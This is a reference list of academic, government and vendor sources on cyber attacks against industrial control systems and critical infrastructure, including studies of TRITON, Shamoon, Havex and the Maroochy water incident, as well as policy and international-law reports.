Hamill, J. Michael. (2016, updated 2019). Industrial Communications and Control Protocols. PDHonline Course E497. Link: https://pdhonline.com/courses/e497/e497content.pdf

Hemsley, Kevin E., & E. Fisher, Dr. Ronald. History of Industrial Control System Cyber Incidents. United States. doi:10.2172/1505628.

Johnson, A. L. (2017, February 27). Shamoon: Multi-staged destructiv,e attacks limited to specific targets. Retrieved July 08, 2020, from https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=5758557d-6e3a-4174-90f3-fa92a712ecd9

Johnson, B., Caban, D., Krotofil, M., Scali, D., Brubaker, N., & Glyer, C. (2017, December 14). Attackers Deploy New ICS Attack Framework "TRITON" and Cause Operational Disruption to Critical Infrastructure. Retrieved July 13, 2020, from https://www.fireeye.com/blog/threat- research/2017/12/attackers-deploy-new-ics-attack-framework-triton.html

Kovacevic, A., & Nikolic, D. (2015). Cyber Attacks on Critical Infrastructure. Advances in Digital Crime, Forensics, and Cyber Terrorism Handbook of Research on Digital Crime, Cyberspace Security, and Information Assurance, 1-18. doi:10.4018/978-1-4666-6324-4.ch001

Lee, Robert (2015). Closing the Case on the Reported 2008 Russian Cyber Attack on the BTC Pipeline. Link: https://www.sans.org/blog/closing-the-case-on-the-reported-2008-russian-cyber-attack-on-the-btc-pipeline/

Marshall A. (MITRE corp.), Weiss j. (Applied Control Solutions) (2008). Malicious Control System Cyber Security Attack Case Study– Maroochy Water Services, Australia. Approved for Public release by MITRE corp. Link: https://www.mitre.org/sites/default/files/pdf/08_1145.pdf

Miller, S., Brubaker, N., Zafra, K., & Caban, D. (2019, April 10). TRITON Actor TTP Profile, Custom Attack Tools, Detections, and ATT&CK Mapping. Retrieved July 08, 2020 from https://www.fireeye.com/blog/threat-research/2019/04/triton-actor-ttp-profile-custom-attack- tools-detections.html

Moteff, John D. Critical Infrastructures: Background, Policy, and Implementation, report, June 10, 2015; Washington D.C.. (https://digital.library.unt.edu/ark:/67531/metadc689381/: accessed July 13, 2020), University of North Texas Libraries, UNT Digital Library, https://digital.library.unt.edu; crediting UNT Libraries Government Documents Department.

Moynihan, H. (2019). The Application of International Law to State Cyberattacks Sovereignty and Non-intervention. Research paper published by the Chatam House. International Law programme. Link: https://www.chathamhouse.org/sites/default/files/publications/research/2019-11-29-Intl-Law-Cyberattacks.pdf

Noguchi M. & Ueda H (2017). An Analysis of the Actual Status of Recent Cyberattacks on Critical Infrastructures. NEC® technical journal, Vol.12, No.2 Special Issue on Cybersecurity. Link: https://www.nec.com/en/global/techrep/journal/g17/n02/170204.html

O'Brien, Bobby & de Jong-Chen, Jing (2017). A Comparative Study: The Approach to Critical Infrastructure Protection in the U.S., E.U., and China. Published by the Wilson Center within the Digital Futures Project. Link: https://www.wilsoncenter.org/sites/default/files/media/documents/publication/approach_to_critical_infrastructure_protection.pdf

Paganini, P. (2014, June 25). Cyber espionage campaign based on Havex RAT hit ICS/SCADA systems. Retrieved July 08, 2020, from https://securityaffairs.co/wordpress/26092/cyber-crime/cyber- espionage-havex.html

Pynnöniemi, Katri; Busygina, Irina; Mustonen, Tero (2012). Russian Critical Infrastructures. Vulnerabilities and Policies. Published by the Finnish Institute of International Affairs (FIIA). Link: https://www.files.ethz.ch/isn/157058/FIIAReport35_web.pdf

Rinaldi, S. M., Peerenboom, J. P., & Kelly, T. K. (2001). Identifying, understanding, and analyzing critical infrastructure interdependencies. IEEE Control Systems, 21(6), 11-25. doi:10.1109/37.969131

Robert M. Lee, Michael J. Assante, Tim Conway Dec 30, 2014 : ICS CP/PE (Cyber-to-Physical or Process Effects) case study paper – German Steel Mill Cyber Attack. SANS ICS

Uchenna P. Daniel Ani, Hongmei (Mary) He & Ashutosh Tiwari (2017) Review of cybersecurity issues in industrial critical infrastructure: manufacturing in perspective, Journal of Cyber Security Technology, 1:1, 32-74, DOI: 10.1080/23742917.2016.1252211

Warner, G. U. (2020, January 09). Iranian APT Group Overview. Retrieved July 08, 2020, from http://garwarner.blogspot.com/2020/01/iranian-apt-group-overview.html